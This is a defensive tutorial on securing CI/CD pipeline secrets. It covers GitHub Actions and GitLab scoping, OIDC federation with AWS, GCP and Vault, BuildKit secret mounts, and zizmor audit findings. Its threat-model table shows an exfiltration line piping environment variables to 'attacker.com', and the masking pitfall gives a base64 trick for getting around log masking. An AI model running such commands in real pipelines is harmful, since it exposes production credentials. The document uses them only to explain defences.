A CI/CD pipeline often concentrates all the critical access: cloud,
registry, databases, signing keys. Compromising a pipeline means compromising
production. This guide explains how to protect these secrets, move to
temporary access based on the job's identity, and harden your workflows
against real attack vectors. Two measurements guide it: a token passed with
--build-arg remains readable in the shipped image, even after the file
is deleted, and zizmor flags, on an ordinary workflow, secret values that
GitHub's masking leaves in clear text.
What you will learn
- Identify the exfiltration vectors specific to a CI/CD pipeline
- Configure secrets in GitHub Actions and GitLab CI, at the right scope
- Spot a secret leaking into an image or a workflow, backed by measurements
- Replace long-lived secrets with OIDC, and with Vault for application secrets
- Harden workflows and handle the cases where OIDC is not enough
- Anchor these practices in requirements SOCLE-SEC-GEN-3 (in French), SOCLE-SEC-GEN-4 (in French) and SOCLE-SEC-GEN-5 (in French) of the SOCLE framework
Prerequisites
The secrets management hub (in French) places this guide among the others, and the lesson on machine identity and workload identity explains the mechanism everything below relies on: a short-lived token issued on demand, instead of a static secret.
Why CI/CD secrets are critical
A deployment pipeline typically has access to the production Kubernetes cluster, to cloud credentials (AWS, GCP, Azure), to the image registry, to databases for migrations and to the signing keys for artifacts. Compromising the pipeline = compromising production.
The problem with long-lived tokens
The practice that is still common:
# ❌ AWS token stored in the repository secretsenv: AWS_ACCESS_KEY_ID: ${{ secrets.AWS_ACCESS_KEY_ID }} AWS_SECRET_ACCESS_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}This token has often existed for months, remains usable until it is revoked manually in case of compromise, and enjoys permissions that are too broad "for convenience".
Threat model of a CI/CD pipeline
Before protecting your secrets, you need to understand how an attacker exfiltrates them. CI/CD pipelines present specific attack vectors that classic protections do not always cover.
| Attack vector | Scenario | Impact |
|---|---|---|
| Modified workflow / job | A contributor modifies a workflow to run env | curl attacker.com in a step | Exfiltration of all the secrets injected into the job |
| Malicious dependency | A compromised npm/pip package reads process.env or os.environ and exfiltrates the variables | Silent theft of tokens, hard to detect |
| Compromised GitHub Action / Docker image | A third-party GitHub Action or a Docker image used in the pipeline contains malicious code | Access to the job's secrets, to GITHUB_TOKEN, to the filesystem |
| Compromised or poorly isolated runner | A self-hosted runner shared between projects, without isolation | A malicious job accesses another project's secrets through /tmp, the disk, or the processes |
Fork + pull_request_target | A fork submits a PR that modifies the workflow and runs with the target repository's secrets | Exfiltration of production secrets through a simple PR |
| Contaminated cache / artifact | A secret ends up in the npm cache, the Terraform state, or an uploaded artifact | The secret persists beyond the job, accessible to collaborators |
Often-forgotten leak channels
Logs and artifacts are not the only places where a secret can leak:
- Variables exported in intermediate steps (
$GITHUB_ENV,export) - Generated configuration files:
.npmrc,.pypirc,docker/config.json - Terraform state containing sensitive outputs in clear text
- Test reports that include environment variables in stack traces
- Intermediate files written to
/tmpor the workspace - Layers of a Docker image built with the secret as an argument
The last channel is the most misleading, because it survives the build. An
ARG receives the token, a RUN instruction writes it into a .npmrc,
installs, then deletes the file: the image looks clean. Measured with
Docker 29.1.3 on a fake token, npm_FAUXJETONDEMONSTRATION0123456789 (a
value from the measurement, hence its French wording):
# ❌ The token remains in the image metadataARG NPM_TOKENRUN echo "//registry.npmjs.org/:_authToken=$NPM_TOKEN" > /tmp/.npmrc && npm ci && rm /tmp/.npmrcdocker history --no-trunc : RUN |1 NPM_TOKEN=npm_FAUXJETONDEMONSTRATION0123456789 /bin/sh -c echo …The token appears twice in docker history and once in the archive
produced by docker image save: anyone who can pull the image reads it. The
countermeasure is BuildKit's secret mount, which exposes the file for the
duration of a single instruction without writing it into the image. Measured
on the same build: 0 occurrences in the history, in docker inspect and
in the archive.
# The secret only exists during this RUNRUN --mount=type=secret,id=npm_token \ echo "//registry.npmjs.org/:_authToken=$(cat /run/secrets/npm_token)" > /tmp/.npmrc \ && npm ci && rm /tmp/.npmrcdocker build --secret id=npm_token,env=NPM_TOKEN -t mon-app:1.4.0 .Configuring secrets: best practices
GitHub Actions
GitHub Actions offers three levels of secrets with different scopes. Choosing the right level avoids over-exposing a secret to workflows that do not need it.
| Level | Access | Use |
|---|---|---|
| Repository secrets | This repository only | Secrets specific to one project |
| Environment secrets | One environment (prod, staging) | With protection and approval |
| Organization secrets | All the repositories of the org | Shared secrets (registry) |
Configuring a protected environment:
- Settings → Environments → New environment
- Name:
production - Protection rules:
- Required reviewers (mandatory approval)
- Wait timer (delay before deployment)
- Deployment branches (allowed branches only)
Use in the workflow:
jobs: deploy: runs-on: ubuntu-latest environment: production # Prod secrets + protections enabled steps: - name: Deploy env: DB_PASSWORD: ${{ secrets.DB_PASSWORD }} run: ./deploy.shGitLab CI
GitLab CI distinguishes several types of variables with different security behaviours. Masking prevents accidental display in the logs, without protecting against exfiltration (see pitfall 1 below); protection restricts access to protected branches.
| Type | Behaviour |
|---|---|
| Variable | Visible in the logs (avoid for secrets) |
| Masked | Exact string replaced by [MASKED] (can be bypassed by transformation) |
| Protected | Only available on protected branches |
| File | Written to a temporary file |
Recommended configuration:
# Settings → CI/CD → Variables# Type: Variable# Flags: Protected, Masked# Environments: productiondeploy: stage: deploy script: - echo "Deploying with $DB_PASSWORD" # Displayed as [MASKED] rules: - if: $CI_COMMIT_BRANCH == "main" environment: name: productionOIDC: eliminating long-lived tokens

OIDC (OpenID Connect) lets the pipeline authenticate to a target service without storing a secret. The principle relies on identity federation:
-
The workflow requests an OIDC token
GitHub/GitLab generates a signed JWT that contains claims precisely identifying the workflow: repository, branch, environment, workflow name.
-
The workflow presents this token to the target service
The service (AWS STS, GCP, Vault) verifies the JWT's signature, validates the claims and consults the configured trust policy.
-
The target service issues (or refuses) temporary credentials
The service checks that the OIDC token, its claims and the trust policy match. If everything is compliant, it issues temporary credentials, with a duration bounded by the role's configuration. Otherwise, access is refused.
OIDC claims: the basis of trust
The OIDC token issued by GitHub or GitLab contains claims that precisely identify the execution context. These claims are what you build your trust rules on, on the cloud or Vault side.
GitHub Actions claims:
| Claim | Content | Use in the trust policy |
|---|---|---|
sub | repo:org/repo:ref:refs/heads/main | Restrict by repo + branch |
aud | sts.amazonaws.com | Check the target audience |
repository | org/repo | Filter by repository |
environment | production | Restrict to one environment |
ref | refs/heads/main | Restrict by branch |
workflow | deploy.yml | Restrict to a specific workflow |
GitLab CI claims:
| Claim | Content | Use in the trust policy |
|---|---|---|
sub | project_path:group/project:ref_type:branch:ref:main | Restrict by project + branch |
aud | Audience configured in id_tokens | Check the target |
namespace_path | group | Filter by group |
project_path | group/project | Filter by project |
ref | main | Restrict by branch |
environment | production | Restrict to one environment |
GitHub Actions + AWS (OIDC)
AWS configuration:
# 1. Create the OIDC identity providerresource "aws_iam_openid_connect_provider" "github" {  url            = "https://token.actions.githubusercontent.com"  client_id_list = ["sts.amazonaws.com"]  # Thumbprint: example value. Check the current value in  # the AWS documentation at implementation time.  thumbprint_list = ["6938fd4d98bab03faadb97b34396831e3780aea1"]}
# 2. Create the role with a STRICT trust policyresource "aws_iam_role" "github_actions" {  name = "github-actions-deploy"
assume_role_policy = jsonencode({ Version = "2012-10-17" Statement = [{ Effect = "Allow" Principal = { Federated = aws_iam_openid_connect_provider.github.arn } Action = "sts:AssumeRoleWithWebIdentity" Condition = { StringEquals = { # Audience: check that the token really targets AWS "token.actions.githubusercontent.com:aud" = "sts.amazonaws.com" # Restrict to a precise repo + branch + environment "token.actions.githubusercontent.com:sub" = "repo:myorg/myrepo:environment:production" } } }] })}GitHub Actions workflow:
name: Deployon:  push:    branches: [main]
# Minimal permissions at workflow levelpermissions: {}
jobs:  deploy:    runs-on: ubuntu-latest    environment: production    # Permissions at job level only    permissions:      id-token: write   # Mandatory for OIDC      contents: read    steps:      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1  # v7.0.1        with:          persist-credentials: false  # No need to push
      - uses: aws-actions/configure-aws-credentials@e6de054238d6b7531b4efff3b6587d9aade6a06c  # v6.2.3        with:          role-to-assume: arn:aws:iam::123456789:role/github-actions-deploy          aws-region: eu-west-1          # No AWS_ACCESS_KEY_ID or AWS_SECRET_ACCESS_KEY!
- run: aws s3 cp ./dist s3://my-bucket/Advantages:
- No secret stored in the repository
- Temporary credentials: one hour by default with this action (
role-duration-seconds, read in its v6.2.3 code), reducible to 15 minutes, the STS minimum - Permissions restricted to the IAM role
- Complete audit trail in CloudTrail
GitHub Actions + GCP (Workload Identity Federation)
On GCP, federation can be direct (the federated principal accesses the resources directly) or go through service account impersonation, depending on the chosen access model. Impersonation is more common because it makes it possible to reuse existing IAM permissions.
The configuration on the GCP side requires:
- A Workload Identity Pool that groups the external identities
- A Provider in this pool that configures the GitHub/GitLab claims
- An attribute mapping that links the OIDC claims to GCP attributes
- An IAM binding between the principal and a service account (if impersonation)
name: Deploy GCPon:  push:    branches: [main]
permissions: {}
jobs:  deploy:    runs-on: ubuntu-latest    environment: production    permissions:      id-token: write      contents: read    steps:      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1  # v7.0.1        with:          persist-credentials: false
      # Authentication through Workload Identity Federation      - uses: google-github-actions/auth@7c6bc770dae815cd3e89ee6cdf493a5fab2cc093  # v3.0.0        with:          workload_identity_provider: projects/123456/locations/global/workloadIdentityPools/github/providers/github          service_account: deploy@myproject.iam.gserviceaccount.com
      - uses: google-github-actions/setup-gcloud@aa5489c8933f4cc7a4f7d45035b3b1440c9c10db  # v3.0.1
      - run: gcloud run deploy my-service --image gcr.io/myproject/app
GitLab CI + AWS (OIDC)
GitLab uses id_tokens (and not the old, deprecated CI_JOB_JWT) for OIDC
authentication.
resource "aws_iam_openid_connect_provider" "gitlab" { url = "https://gitlab.com" client_id_list = ["https://gitlab.com"] # Thumbprint: example value. Check the current value # in the AWS documentation. thumbprint_list = ["b3dd7606d2b5a8b4a13771dbecc9ee1cecafa38a"]}deploy: stage: deploy image: amazon/aws-cli:2.36.6@sha256:a9d9b72a496fd434172bef0a1cac0bf3812986184f9d3b3cbff65d6999e7c4f8 id_tokens: AWS_TOKEN: aud: https://gitlab.com script: - > export $(printf "AWS_ACCESS_KEY_ID=%s AWS_SECRET_ACCESS_KEY=%s AWS_SESSION_TOKEN=%s" $(aws sts assume-role-with-web-identity --role-arn arn:aws:iam::123456789:role/gitlab-deploy --role-session-name gitlab-ci-$CI_PIPELINE_ID --web-identity-token $AWS_TOKEN --duration-seconds 900 --query 'Credentials.[AccessKeyId,SecretAccessKey,SessionToken]' --output text)) - aws s3 cp ./dist s3://my-bucket/ environment: name: productionGitLab CI: points to watch
A few GitLab specifics worth knowing:
id_tokensvsCI_JOB_JWT:id_tokensis the current method. The oldCI_JOB_JWTtokens are deprecated and must no longer be used.- Filtering claims on the AWS/Vault side: use the
project_path,ref,namespace_pathandenvironmentclaims in your trust policies to restrict access. - GitLab.com vs self-managed: on a self-managed instance, the URL of the OIDC issuer is that of your instance (
https://gitlab.example.com). The configuration of the cloud provider must point to this URL. - Native Vault integration: GitLab offers a direct integration with HashiCorp Vault through
id_tokens, without having to go through a shell script.
Integration with HashiCorp Vault
OIDC is not only used to access the cloud. A major use case is retrieving secrets from HashiCorp Vault, without storing credentials in the CI.
GitHub Actions + Vault (OIDC)
Vault configuration:
# 1. Enable the JWT auth methodvault auth enable jwt
# 2. Configure the GitHub OIDC providervault write auth/jwt/config \  bound_issuer="https://token.actions.githubusercontent.com" \  oidc_discovery_url="https://token.actions.githubusercontent.com"
# 3. Create a role with a trust policyvault write auth/jwt/role/github-deploy \  bound_audiences="https://github.com/myorg" \  bound_claims_type="glob" \  bound_claims='{"sub": "repo:myorg/myrepo:ref:refs/heads/main"}' \  user_claim="repository_owner" \  role_type="jwt" \  policies="deploy-policy" \  token_ttl="10m"
GitHub Actions workflow:
name: Deploy with Vaulton:  push:    branches: [main]
permissions: {}
jobs:  deploy:    runs-on: ubuntu-latest    environment: production    permissions:      id-token: write      contents: read    steps:      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1  # v7.0.1        with:          persist-credentials: false
      - uses: hashicorp/vault-action@892a26828f195e65540a40b4768ae4571f51ebfc  # v4.0.0        id: vault  # without an id, steps.vault.outputs is empty        with:          url: https://vault.example.com          method: jwt          role: github-deploy          jwtGithubAudience: https://github.com/myorg          secrets: |            secret/data/deploy db_password | DB_PASSWORD ;            secret/data/deploy api_key | API_KEY
      - run: ./deploy.sh        env:          DB_PASSWORD: ${{ steps.vault.outputs.DB_PASSWORD }}
GitLab CI + Vault (OIDC)
GitLab offers a native integration with Vault through id_tokens:
deploy: stage: deploy id_tokens: VAULT_ID_TOKEN: aud: https://vault.example.com secrets: DB_PASSWORD: vault: deploy/db_password@secret token: $VAULT_ID_TOKEN script: - echo "Password is masked: $DB_PASSWORD" environment: name: productionGitLab's secrets: syntax retrieves the secrets directly from Vault and
injects them as masked variables. No shell script needed.
Order of preference for CI/CD secrets management
How to choose between the approaches, from the safest to the least safe:
| Priority | Method | When to use it |
|---|---|---|
| 1 | OIDC / identity federation | Cloud (AWS, GCP, Azure), Vault, any JWT-compatible service |
| 2 | Dynamic secret through Vault | Database, short-lived credentials |
| 3 | Static secret protected in the CI | Third-party API with a fixed key, non-federable legacy service |
| 4 | Secret in the code or the repository | Never |
When OIDC is not enough
OIDC covers the major clouds and Vault, but some cases still require a stored secret:
| Case | Why OIDC does not work | Solution |
|---|---|---|
| SaaS API with a fixed key | The provider does not implement OIDC/JWT | Static secret in a protected environment, scheduled rotation |
| On-prem legacy system | No ready trust federation | Use Vault as an intermediary (the CI gets the secret from Vault through OIDC) |
| Tool without OIDC support | Incompatible CLI client or SDK | Short-lived secret with strict scoping (one secret per use) |
| Infrastructure without network access | The pipeline cannot reach the OIDC provider | Static secret with automated rotation |
In these cases, manage the static secret as well as you can:
- One secret per use: no "master key" shared between jobs
- Scheduled rotation: at least every 90 days
- Protected environment: available on protected branches only
- Short lifetime if possible
Hardening your workflows
Minimal permissions (GitHub Actions)
Declare no permission at workflow level and only add what is needed at the level of each job:
# ✅ Zero permissions by defaultpermissions: {}
jobs:  build:    permissions:      contents: read    # Checkout only    # ...
  deploy:    permissions:      id-token: write   # OIDC      contents: read    # ...
A job that only needs to read the code must not inherit a global
id-token: write.
Pinning actions by SHA
Tags (@v4) are mutable: a compromised maintainer can republish a tag
with malicious code, as the lesson on
implicit trust demonstrated.
Pin by commit SHA:
# ❌ Mutable tag- uses: actions/checkout@v4
# Immutable commit SHA, version in a comment- uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
persist-credentials: false
By default, actions/checkout persists a Git token in the workspace.
If your job does not need to push to the repository, disable it:
- uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1 with: persist-credentials: falseDedicated runners and isolation
If you use self-hosted runners:
- One runner per trust level: do not mix build jobs (unverified code) and deploy jobs (prod access)
- Ephemeral runners: destroy the runner after each job to avoid secrets persisting on disk
- No workspace sharing between projects
Common pitfalls and solutions
Pitfall 1: believing that masking protects secrets
Masking (::add-mask:: on GitHub Actions, a masked variable on GitLab)
replaces the literal string of the secret with *** in the logs. It
prevents accidental display, and nothing more.
# Masked: GitHub replaces the exact string of the secret with ***- run: echo "Connexion avec $DB_PASSWORD"This line does not leak, and that is precisely what gives a false sense of security: the slightest transformation is enough to undo the mask.
GitHub already masks automatically each secret referenced through
${{ secrets.NAME }}. The ::add-mask:: command is for derived
values, which no secret declares, such as a token obtained during the job.
It is passed through an environment variable, never through an expression in
run: (the step name and the script keep the French of the original):
- name: Masquer un jeton obtenu à l'exécution run: | TOKEN=$(./obtenir-jeton.sh) echo "::add-mask::$TOKEN"Masking can be bypassed in one line
The masker only performs a search-and-replace of the exact string. Any transformation of the secret produces output that the mask no longer recognises, and which is therefore displayed in clear text:
# The base64 output is NOT masked: decodable by anyone with access to the runecho "$DB_PASSWORD" | base64# Same by reversing it (rev), splitting it, URL-encoding it, or inserting it into JSONAnyone who can run a job that receives the secret can therefore exfiltrate
it. This is critical with pull_request_target (pitfall 2): a
malicious contributor adds echo "$SECRET" | base64 and retrieves your
production credentials. GitLab, for its part, does not mask multiline
secrets or key files.
Masking is therefore not a security control. The real countermeasures: consider anyone who can launch a job as able to read the secret, restrict who can run jobs, never run untrusted code with access to secrets, and prefer ephemeral OIDC tokens (no long-lived secret to steal). If a leak is suspected, see Responding to a compromised secret.
Auditing a workflow's use of secrets
zizmor has audits dedicated to secrets, and one of them targets exactly
the masking pitfall. The workflow below gathers four common mistakes: all
the secrets exposed at once, a JSON secret split with fromJSON, a called
workflow that inherits all the secrets, and the working folder sent as an
artifact. The variable and step names keep the French of the measured
file.
# ❌ Workflow that gathers the common mistakes with secretsjobs:  deploy:    runs-on: ubuntu-24.04    environment: production    permissions:      contents: read    env:      TOUS_LES_SECRETS: ${{ toJSON(secrets) }}    steps:      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1      - name: Connexion à la base        env:          DB_USER: ${{ fromJSON(secrets.DB_CREDS).user }}          DB_PASS: ${{ fromJSON(secrets.DB_CREDS).password }}        run: ./connect.sh      - uses: actions/upload-artifact@043fb46d1a93c77aae656e7c1c64a875d1fc6a0a # v7.0.1        with:          name: workspace          path: .
  release:    uses: ./.github/workflows/release.yml    secrets: inherit
Measured with zizmor 1.30.0: exit code 14 and one finding per mistake.
| zizmor finding | Line targeted | Why it is a leak |
|---|---|---|
unredacted-secrets (x2) | fromJSON(secrets.DB_CREDS).password | GitHub masks the whole value of the secret, not an extracted field: the password can be displayed in clear text |
overprovisioned-secrets | toJSON(secrets) | The job receives all the repository's secrets, including those it does not need |
secrets-inherit | secrets: inherit | The called workflow inherits all the secrets, with no explicit list |
artipacked | actions/checkout, then path: . | The Git token persisted in .git/config leaves in the artifact |
The fix follows each line: one secret per value rather than a JSON to
split, env: blocks that only name the useful secrets, an explicit
secrets: list for the called workflow, persist-credentials: false and an
artifact path limited to the deliverable.
Pitfall 2: running a fork's code with the repository's secrets
By default, secrets are not passed to workflows from forks. The danger
arises with pull_request_target when the workflow runs code from the PR
while benefiting from the target repository's secrets.
# ⚠️ Dangerous if the workflow checks out the PR codeon: pull_request_target
# ✅ Safer: runs the target repository's code, no secrets exposed to forkson: pull_request
pull_request_target is not dangerous in itself, but it becomes so if
the workflow does a checkout of the PR head
(github.event.pull_request.head.ref) then runs this code in a context
that has access to the secrets.
Pitfall 3: overly permissive token
# ❌ Admin token with all rightsenv: GITHUB_TOKEN: ${{ secrets.ADMIN_PAT }}Solution: use the automatic GITHUB_TOKEN with minimal permissions.
permissions: contents: read packages: write # Only what is neededPitfall 4: secret in the cache or the artifacts
# ❌ The .env or docker/config.json file is uploaded- uses: actions/upload-artifact@v4 with: name: build path: ./dist/Solution: explicitly exclude the sensitive files.
- uses: actions/upload-artifact@043fb46d1a93c77aae656e7c1c64a875d1fc6a0a # v7.0.1 with: name: build path: | ./dist/ !./dist/.env !./dist/**/*.key !./dist/docker/config.jsonSame logic for the cache: never cache ~/.docker, ~/.aws, or a
directory containing .npmrc files with tokens.
Migrating to OIDC
-
Inventory of CI/CD secrets
List all the long-lived tokens stored in your repositories and CI environments.
-
Prioritise by criticality
Start with the cloud credentials (AWS, GCP, Azure), then the Vault access.
-
Configure the identity provider
Create the OIDC provider on the cloud or Vault side. Check the thumbprints in the official documentation of the day.
-
Create the roles with a strict trust policy
Systematically restrict by repo, branch and environment. Avoid wildcards.
-
Migrate the workflows
Replace the secrets with OIDC authentication. Add
permissions: {}at workflow level, and the minimal permissions at job level. -
Delete and revoke the old secrets
Revoke the access keys that are no longer needed. Do not leave them in parallel.
Troubleshooting
Most failures in a migration to OIDC come from a gap between the token
issued and what the trust policy expects: a different sub claim, an
unexpected audience, a forgotten id-token permission. Start from the exact
error message, then compare the claim received with the written
condition.
| Symptom | Probable cause | Solution |
|---|---|---|
Not authorized to perform sts:AssumeRoleWithWebIdentity | Trust policy too restrictive or incorrect sub claim | Compare the JWT's sub with the condition in the trust policy. Enable CloudTrail to see the claim received |
Error: No subject claim found | permissions: id-token: write missing | Add the permission at job level |
Audience in token does not match | Configured audience (aud) differs from the expected one | Check client_id_list on the AWS side and aud in the GitLab workflow |
Unable to verify thumbprint | Outdated or incorrect AWS thumbprint | Recompute with openssl or consult the AWS documentation. For GitHub, AWS now handles verification through its certificate library |
The requested scope is invalid (GCP) | Incorrect attribute mapping in the Workload Identity Pool | Check the attribute.repository / assertion.repository mapping in the provider |
Vault login failed | JWT role misconfigured or incorrect bound_claims | Check the claims with vault write auth/jwt/login role=... jwt=$TOKEN in debug |
Secret displayed as [MASKED] but truncated | GitLab only masks values of 8 characters or more | Use a sufficiently long secret |
Key points
- Pipelines are prime targets: they concentrate access to production, to the cloud and to registries.
- OIDC is identity federation, not a direct permission: it is the server-side trust policy that decides which access is granted.
- Restrict the claims in your trust policies: repo, branch, environment. Avoid broad wildcards.
- Vault complements OIDC for application secrets (passwords, API keys) that do not belong to the cloud.
- Masking is not a protection: it covers neither a field extracted by
fromJSONnor a transformed value; a secret is kept out of artifacts, caches and image layers. - A token passed with
--build-argremains readable in the image: measured, two occurrences indocker history;--mount=type=secretleaves none. - When OIDC is not possible, manage the static secret with rotation, scoping and a protected environment.
- Harden the workflows:
{}permissions by default, SHA pinning,persist-credentials: false, isolated runners. - Evidence expected by SOCLE-SEC-GEN-3 and GEN-5: access to secrets scoped per environment and traced, and OIDC identities instead of long-lived secrets.
Knowledge check
Check that you have the essentials of this guide. The questions only cover what has just been explained here.
Knowledge check
Check what you have learned with this interactive quiz
How it works
- The timer starts when you click Start
- Multiple choice, true/false and short answer questions
- You can move between questions
- Detailed results are shown at the end
Starts the quiz and the timer
Review
(0/0)Score by domain
A domain groups several guides and gets several questions, so its score is more reliable than a per-topic score, which often rests on a single question.
Summary
Strengths
No topic passed at 80% on at least two questions yet.
Weak areas
No topic below the pass mark.
Recommended next
Hints before you try again?
Continue the course: Secure CI/CD pipeline: gates, secrets, signing
Continue the course: Securing a CI/CD pipeline: the four control surfaces
A new full quiz with random questions
Work again only on the questions you missed